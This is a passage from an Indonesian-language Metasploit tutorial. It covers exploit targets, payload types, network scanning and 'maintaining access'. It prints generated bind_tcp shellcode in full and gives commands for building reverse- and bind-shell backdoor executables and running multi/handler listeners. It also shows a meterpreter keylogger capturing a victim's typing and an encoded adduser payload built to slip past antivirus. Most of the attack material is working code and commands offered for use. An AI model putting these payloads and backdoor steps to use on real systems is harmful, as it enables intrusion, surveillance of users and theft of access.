Abiliti lainnya ialah kemampuan melihat daftar target aplikasi atau operating system yang memikiliki kemungkinan vurln terhadap exploit tertentu. Kita dapat menggunakan perintah "*show targets*" Tidak semua exploit dapat kita exploitasi dengan perintah ini.

```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (AlwaysOn NX)
   4   Windows XP SP2 English (NX)
   5   Windows XP SP3 English (AlwaysOn NX)
   6   Windows XP SP3 English (NX)
   7   Windows 2003 SP0 Universal
   8   Windows 2003 SP1 English (NO NX)
   9   Windows 2003 SP1 English (NX)
   10  Windows 2003 SP1 Japanese (NO NX)
   11  Windows 2003 SP2 English (NO NX)
   12  Windows 2003 SP2 English (NX)
   13  Windows 2003 SP2 German (NO NX)
   14  Windows 2003 SP2 German (NX)
   15  Windows XP SP2 Arabic (NX)
   16  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   17  Windows XP SP2 Chinese - Simplified (NX)
   18  Windows XP SP2 Chinese - Traditional (NX)
   19  Windows XP SP2 Czech (NX)
```

2.3. Payload

Payload atau muatan terdiri dari 3 bagian , s*ingle, stage, stager* , Sebagai contoh payload single "*windows/shell_bind_tcp*" dan contoh lainnya adalah "*windows/shell/bind_tcp*" di mana shell adalah stage dan bind_tcp adalah stager.

2.3.1. Tipe Payload

Payload memiliki berbagai tipe , beberapa di antaranya adalah

1. Inline (non – staged)
Sebuah muatan (payload) tunggal yang berisi eksploitasi dan kode shell penuh untuk tugas yang dipilih. Muatan Inline didesain stabil Karena memiliki konsep "*all in one*". Namun beberapa eksploitasi tidak mendukung ukuran yang dihasilkan oleh jenis muatan ini.

2. Staged
Stagger muatan bekerja sama dengan stage muatan dalam menyelesaikan tugas tertentu. Stager membuka channel komunikasi antara attacker dan target , dan membaca stage payload untuk mengesekusi target.

3. Meterpreter
Meterpreter merupakan singkatan dari meta interpreter , merupakan "*multi-faceted*" payload yang berkerja melalui *injeksi* dll. Meterpreter berada sepenuhnya dalam memori dari remote host dan tidak meninggalkan jejak pada hard drive, sehingga sangat sulit dideteksi dengan *teknik forensik konvensional*. Script dan plugin dapat dimuat dan dibongkar secara dinamis sesuai kebutuhan dan pengembangan Meterpreter sangat kuat dan terus berkembang.

4. PassiveX
Muatan ini di gunakan untuk mem"*bypass*" firewall , Hal ini dilakukan dengan menggunakan kontrol *ActiveX* untuk membuat sebuah "*hidden instance*" dari *Internet Explore*r. Dengan menggunakan kontrol *ActiveX* baru, terbentuklah komunikasi antara penyerang dan target host melalui permintaan (request) dan tanggapan (*responses*) HTTP

5. NoNX
NoNX payload atau *No eXecute payload*. Merupakan implementasi sebagai D*ata Execution Prevention (DEP)*. *Metasploit NoNX payloads* di design untuk *circumvent DEP.*

6. Ord
Ordinal payload adalah Windows *stager berbasis payload*. Payload ini memiliki keunggulan dan kelemahan membuat payload ini hanya menjadi alternatif saja.

7. IPv6
Digunakan dalam menyerang tipe ip address *IPv6*

8. Reflective DLL Injection
Adalah suatu tehnik di mana stage payload di injeksikan menuju kepada proses yang sedang berjalan pada memori target. Tehnik ini tidak menghasilkan backdoor (*maintaining access*) sehingga bisa dikatakan realtime injection.

2.3.2. Membuat Payload

Untuk membuat payload dari framework, kita dapat membuatnya dari msfconsole atau menggunakan msfpayload.

Membuat payload dari msfconsole.

Dalam membuat payload dari msfconsole, pada command prompt kita bisa memasukan payload yang hendak kita pakai dengan menggunakan perintah "use" sebagai contoh, saya akan menggunakan stager payload "payload/windows/shell/bind_tcp" Perhatikan contoh gambar di atas, fungsi perintah "help" menunjukan berbagai opsi perintah.

Sama seperti menggunakan exploit pada *msfconsole* yang telah kita bahas sebelumnya, kita bisa melihat *opsi-opsi field* yang harus diisikan pada tipe *payload* tertentu yang telah di panggil.

```
msf  payload(bind_tcp) > show options

Module options (payload/windows/shell/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address

msf  payload(bind_tcp) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
```

Kemudian mengisi opsi-opsi dengan parameter *"set"* . Pada gambar di atas saya memberikan value pada field RHOST. Langkah selajutnya adalah memerintahkan framework untuk membuat payload sesuai dengan value.

```
msf  payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=192.168.1.5,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5" +
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9" +
"\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85" +
"\xf6\x75\xec\xc3"

# windows/shell/bind_tcp - 240 bytes (stage 2)
# http://www.metasploit.com
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57" +
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01" +
"\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46" +
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89" +
"\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb" +
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c" +
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53" +
"\xff\xd5"
```

2.3.3. msfpayload

Pembuatan muatan langsung dari *msfpayload* sangat di anjurkan. Mengingat msfconsole membutuhkan waktu yang lama dalam melakukan start *prossesing*. Namun menggunakan msfcli dan msfpayload membutuhkan pemahaman dan pengetahuan tentang payload itu sendiri. Ketikan *msfpayload help* pada termnal untuk mendapatkan format dasar pembuatan msfpayload.

```
root@bt:~# msfpayload help

Usage: /opt/framework/msf3/msfpayload [<options>] <payload> [var=val]
<[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

-h        Help banner
-l        List available payloads
```

Untuk membuat payload dari msfpayload, kita dapat memasukan path serta beberapa opsi dalam satu perintah

Pada gambar di atas saya memberikan contoh untuk membuat payload "*windows/shell/reverse_tcp*" dengan opsi *LHOST=192.168.1.101* dan kemudian di simpan atau di generate pada direktori "*/tmp*" dengan bentuk "*exe*" serta bernama *zee-eichel.exe*. Jika berhasil dan tidak ada error maka *msfpayload* memberitahukan berhasilnya payload di bentuk dengan informasi tipe payload, besar/panjang payload dan Opsi yang digunakan.

3. Information gathering With Metasploit

Framework metasploit memiliki kemampuan dalam pengumpulan informasi target "*information gathering*". Seperti yang kita tahu bersama , bahwa information gathering merupakan tahap awal dalam melakukan exploitasi lebih lanjut. Perlu adanya kesadaran akan pentingnya informasi detail seperti network, aplikasi, sistem operasi yang digunakan.

3.1. db_connect

Untuk mengaktifkan information gathering dengan banyak hosts dalam satu range network kita harus mengaktifkan database yang kemudian kita uji keabsahan konektivitas dengan perintah "*Hosts*" Perintah ini akan mengeluarkan output berupa table. Di mana nantinya table tersebut merupakan bentuk implementasi table database. Database yang digunakan pada msf4 secara default adalah "*postgreSQL*".

Output pada perintah *hosts* menunjukan databse secara table dan isi table pada database.

3.2. db_nmap

Sudah kita bahas pada bagian lainnya mengenai nmap. Nmap atau *network mapper* memiliki kemampuan untuk mengumpulkan *info-info vital* dari target. Framework metasploit dapat di padukan dengan nmap. Sebagai contoh saya mencoba melakukan scanning dengan menggunakan nmap yang di padukan dengan metasploit framework. Formatnya adalah nmap [opsi] [opsi] [subnet-range] [opsi] [nama-file-xml]

```
msf > nmap -v -sV 192.168.1.1/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.1/24 -oA subnet_1


Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-05 13:57 WIT
NSE: Loaded 9 scripts for scanning.
Initiating ARP Ping Scan at 13:57
Scanning 5 hosts [1 port/host]
Completed ARP Ping Scan at 13:57, 0.22s elapsed (5 total hosts)
Initiating Parallel DNS resolution of 5 hosts. at 13:57
Completed Parallel DNS resolution of 5 hosts. at 13:57, 0.06s elapsed
Nmap scan report for 192.168.1.0 [host down]
Nmap scan report for 192.168.1.3 [host down]
Nmap scan report for 192.168.1.4 [host down]
Initiating Parallel DNS resolution of 1 host. at 13:57
Completed Parallel DNS resolution of 1 host. at 13:57, 0.06s elapsed
Initiating SYN Stealth Scan at 13:57
Scanning 2 hosts [1000 ports/host]
Discovered open port 139/tcp on 192.168.1.2
Discovered open port 445/tcp on 192.168.1.2
Discovered open port 135/tcp on 192.168.1.2
Discovered open port 23/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Completed SYN Stealth Scan against 192.168.1.2 in 2.72s (1 host left)
Completed SYN Stealth Scan at 13:57, 4.52s elapsed (2000 total ports)
Initiating Service scan at 13:57
```

```
Scanning 6 services on 2 hosts
Completed Service scan at 13:57, 6.07s elapsed (6 services on 2 hosts)
Nmap scan report for 192.168.1.1
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Netgear broadband router or ZyXel VoIP adapter ftpd 1.0
23/tcp open  telnet  Netgear broadband router or ZyXel VoIP adapter telnetd
80/tcp open  http    Allegro RomPager 4.07 UPnP/1.0 (ZyXEL ZyWALL 2)
MAC Address: 54:E6:FC:D2:98:6D (Tp-link Technologies CO.)

Nmap scan report for 192.168.1.2
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:19:D2:45:4D:96 (Intel)
Service Info: OS: Windows

Initiating ARP Ping Scan at 13:57
Scanning 250 hosts [1 port/host]
Completed ARP Ping Scan at 13:57, 2.03s elapsed (250 total hosts)
Initiating Parallel DNS resolution of 250 hosts. at 13:57
Completed Parallel DNS resolution of 250 hosts. at 13:57, 0.07s elapsed
Nmap scan report for 192.168.1.6 [host down]
Initiating SYN Stealth Scan at 13:57
Scanning 192.168.1.5 [1000 ports]
Completed SYN Stealth Scan at 13:57, 0.05s elapsed (1000 total ports)
Initiating Service scan at 13:57
Nmap scan report for 192.168.1.5
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.1.5 are closed

Nmap scan report for 192.168.1.8 [host down]
Nmap scan report for 192.168.1.9 [host down]
…
…
Nmap scan report for 192.168.1.255 [host down]
Initiating SYN Stealth Scan at 13:57
Scanning 3 hosts [1000 ports/host]
Discovered open port 80/tcp on 192.168.1.50
Completed SYN Stealth Scan against 192.168.1.50 in 0.70s (2 hosts left)
Increasing send delay for 192.168.1.7 from 0 to 5 due to 14 out of 45 dropped
probes since last increase.
Completed SYN Stealth Scan against 192.168.1.14 in 10.54s (1 host left)
Completed SYN Stealth Scan at 13:57, 12.07s elapsed (3000 total ports)
Initiating Service scan at 13:57
Scanning 1 service on 3 hosts
Completed Service scan at 13:57, 6.19s elapsed (1 service on 3 hosts)
Nmap scan report for 192.168.1.7
Host is up (0.0024s latency).
All 1000 scanned ports on 192.168.1.7 are closed
MAC Address: E4:EC:10:67:63:2C (Nokia)

Nmap scan report for 192.168.1.14
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.1.14 are filtered
MAC Address: 08:00:27:C8:DB:82 (Cadmus Computer Systems)

Nmap scan report for 192.168.1.50
Host is up (0.011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    DD-WRT milli_httpd
MAC Address: 00:1E:C1:4C:BF:F6 (3com Europe)
```

```
Service Info: OS: Linux; Device: WAP

Read data files from: /opt/framework/share/nmap
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 31.94 seconds
           Raw packets sent: 8537 (367.532KB) | Rcvd: 5015 (204.580KB)
```

Setelah operasi nmap selesai , nmap secara otomatis membuat report hasil dengan format *xml*, pada contoh diatas saya menamainya subnet_1. Maka langkah selanjutnya kita harus mengimport hasil dari format *xml* tersebut pada data base.

```
msf > db_import subnet_1.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.4.3.1'
[*] Importing host 192.168.1.1
[*] Importing host 192.168.1.2
[*] Importing host 192.168.1.50
[*] Successfully imported /root/subnet_1.xml
```

Kita coba tampilkan isi dari database yang telah diimport barusan

```
msf > hosts

Hosts
=====

address       mac                name  os_name  os_flavor  os_sp  purpose  info
comments
-------       ---                ----  -------  ---------  -----  -------  ----  -
-------
192.168.1.1   54:E6:FC:D2:98:6D        Unknown                    server
192.168.1.2   00:19:D2:45:4D:96        Unknown                    device
192.168.1.4   8C:7B:9D:63:48:AB
192.168.1.6   00:00:39:90:B6:D9
192.168.1.50  00:1E:C1:4C:BF:F6        Unknown                    device
```

Kita bisa menampilkan hanya beberapa informasi yang kita butuhkan , misalnya saya hanya ingin menampilkan informasi mac address saja

```
msf > hosts -c address,mac

Hosts
=====

address       mac
-------       ---
192.168.1.1   54:E6:FC:D2:98:6D
192.168.1.2   00:19:D2:45:4D:96
192.168.1.4   8C:7B:9D:63:48:AB
192.168.1.6   00:00:39:90:B6:D9
192.168.1.50  00:1E:C1:4C:BF:F6
```

Atau saya mencoba untuk menampilkan informasi port

```
msf > services -c port,state

Services
========

host          port   state
----          ----   -----
192.168.1.1   21     open
192.168.1.1   23     open
192.168.1.1   80     open
192.168.1.2   135    open
192.168.1.2   445    open
192.168.1.2   139    open
192.168.1.4   62078  open
192.168.1.6   2869   closed
192.168.1.50  80     open
```

4. Maintaining access with Metasploit

Salah satu proses yang sangat digemari oleh para attacker adalah "*maintaining access*" dimana attacker akan membuat backdoor untuk memungkinkan attacker memasuki sistem target di lain waktu.

Tujuan umum penyusup dalam melakukan tindakan maintaining access adalah sebagai berikut.

Setelah penyusup mendapatkan akses ke sistem target, penyerang dapat memilih untuk menggunakan sistem dan sumber daya korban dan selanjutnya menggunakan sistem sebagai landasan peluncuran untuk mengeksploitasi sistem lain. Tindakan ini dapat merusak dan merugikan suatu sistem. Misalnya, penyerang dapat menerapkan sniffer untuk menangkap semua lalu lintas jaringan, termasuk sesi telnet dan ftp dengan sistem lainnya

Penyerang yang memilih untuk tetap tidak terdeteksi bahkan menghilangkan bukti mereka masuk dan menggunakan pintu belakang atau Trojan untuk mendapatkan akses kembali. Mereka juga dapat menginstal rootkit pada tingkat kernel untuk mendapatkan akses super user (root) . Rootkit mendapatkan akses pada tingkat sistem operasi sementara akses trojan memiliki keuntungan pada level aplikasi. Rootkit dan Trojan bergantung pada pengguna yang menginstal mereka. Dalam sistem operasi Windows ', Trojans sebagian besar menginstal sendiri sebagai sebuah layanan (service) dan dijalankan sebagai sistem lokal, yang memiliki akses administratif.

Penyerang dapat menggunakan Trojan untuk mentransfer nama pengguna, password, dan bahkan informasi kartu kredit yang tersimpan pada sistem. Mereka dapat mempertahankan kontrol atas sistem target untuk waktu yang lama dengan "hardening" sistem terhadap penyerang lainnya dengan tujuan agar penyerang lainnya tidak dapat memasuki sistem yang telah dia jajah. Mereka kemudian dapat menggunakan akses mereka untuk mencuri data, mengkonsumsi siklus CPU, dan memperdagangkan informasi sensitif atau bahkan untuk pemerasan.

1. Penyusup berharap agar dapat memasuki sistem sesuai dengan waktu yang diinginkan
2. Melakukan pencurian data
3. Melakukan penelitian yang di gunakan untuk exploitasi selanjutnya.
4. Menjadikan komputer atau sistem korban menjadi mayat hidup (zombie) biasanya digunakan untuk spam , ddos zombie dan tunneling server.

4.1. shell_reverse_tcp

Reverse_tcp sebenarnya merupakan tehnik dimana attacker memaksa mesin target untuk mengakses mesin attacker melalui backdoor yang dibuat kemudian membuka koneksi shell berdasarkan jenis payload yang di include pada backdoor.


Awal pertama attacker akan membuat backdoor yang memiliki informasi *LHOST (ip/host)* atau alamat mesin *attacker*.

Kita berhasil membuat backdoor dengan format *windows/shell/reverse_tcp* dengan *LHOST / ip attacker = 192.168.1.5* dan saya beri nama zee-reverse-shell.exe. Setelah backdoor di buat , upload backdoor tersebut dalam mesin target dan attacker tinggal berharap backdoor diesekusi oleh target.

Kemudian attacker akan membuka koneksi (*port 4444 default port*) sehingga mesin target akan melakukan koneksi setelah mengesekusi backdoor yang telah di buat pada langkah awal

```
root@bt:~#    msfcli    exploit/multi/handler    PAYLOAD=windows/shell/reverse_tcp
LHOST=192.168.1.5 E
```

Ketika target memakan umpan balik tcp milik attacker , sebuah shell dari mesin target terbuka buat attacker.



Jika anda ingin merubah payload menjadi meterpreter maka anda tinggal hanya mengubah tipe *payload* pada *backdoor dan listener*.

Dan pada payload di listener

```
msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.1.5 E
```


Maka exploit dengan payload meterpreter berhasil di esekusi dengan baik.

4.2. shell_bind_tcp

Untuk membuat sebuah backdoor yang memiliki shell bind atau memaksa pc target membuka port tertentu dan menjadi listener dimana attacker akan melakukan shell konekting melalui netcat dan memasuki shell user pada server target.

Untuk itu saya memberi contoh dengan menggunakan msfpayload.

Saya membuat sebuah backdoor yang saya beri nama zeeganteng.exe dan tersimpan pada direktori */tmp.* Pilihan port **2482** adalah opsi saja , anda bisa memilih port yang lain. Kemudian attacker akan memulai netcat dan mencoba melakukan shell connect melalui port yang di harapkan berhasil di buka oleh mesin target dalam contoh ini adalah port **2483**. Jika backdoor yang telah di buat tadi diesekusi oleh target , maka kita mendapat akses shell di mulai dari direktori di mana backdoor tersebut berada pada mesin target



4.3. Meterpreter Keylogger

Kita dapat membuka mencatat semua hasil keystrokes pada korban dengan mengaktifkan *keylogger* pada sistem korban dengan menggunakan *meterpreter*.

```
meterpreter > run keylogrecorder
[*]     explorer.exe Process found, migrating into 1528
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/logs/scripts/keylogrecorder/192.168.1.14_20120305.1255.txt
[*] Recording
^C[*] Saving last few keystrokes

[*] Interrupt
[*] Stopping keystroke sniffer..
```

Perhatikan output di atas, dimana *keylogerecorder* menyimpan hasil *keystroke* pada direktori /root/.msf4/logs/scripts/keylogrecorder/192.168.1.14_20120305.1255.txt. Jika kita buka file tersebut maka kita akan melihat apa-apa saja yang diketikan korban melalui keyboardnya

```
root@bt:~#                                                                cat
/root/.msf4/logs/scripts/keylogrecorder/192.168.1.14_20120305.1255.txt

facebook.com <Return> robert@yahoo.com <Back> .id <Tab> apasajalah <Return>
kamu di mana sayang ? <Return> apakah kamu sudah makan ? <Return>
```

4.4. Menambah user pada sistem windows

Untuk menambah user pada sistem windows dengan meterpreter kita harus membuat esekusi injeksi virusnya terlebih dahulu. Langkah-langkahnya adalah sebagai berikut .

Terlebih dahulu kita masuk ke direktori framework

```
root@bt:~# cd /pentest/exploits/framework
root@bt:/pentest/exploits/framework# ls
armitage    external  modules    msfconsole  msfencode    msfpayload  msfrpc
msfvenom   scripts     subnet_1.xml
data        HACKING   msfbinscan msfd        msfgui       msfpescan   msfrpcd
plugins    subnet_1.gnmap  test
documentation  lib       msfcli  msfelfscan  msfmachscan
msfrop      msfupdate  README    subnet_1.nmap   tools
```

Kemudian kita esekusikan msfpayload yang di kombinasikan dengan *msfencode*


```
root@bt:/pentest/exploits/framework# ./msfpayload windows/adduser pass=coba
user=ibt r | ./msfencode -t exe -e x86/shikata_ga_nai -c 10 -o addinguser.exe
[*] x86/shikata_ga_nai succeeded with size 294 (iteration=1)
```

```
[*] x86/shikata_ga_nai succeeded with size 321 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 348 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 375 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 402 (iteration=5)
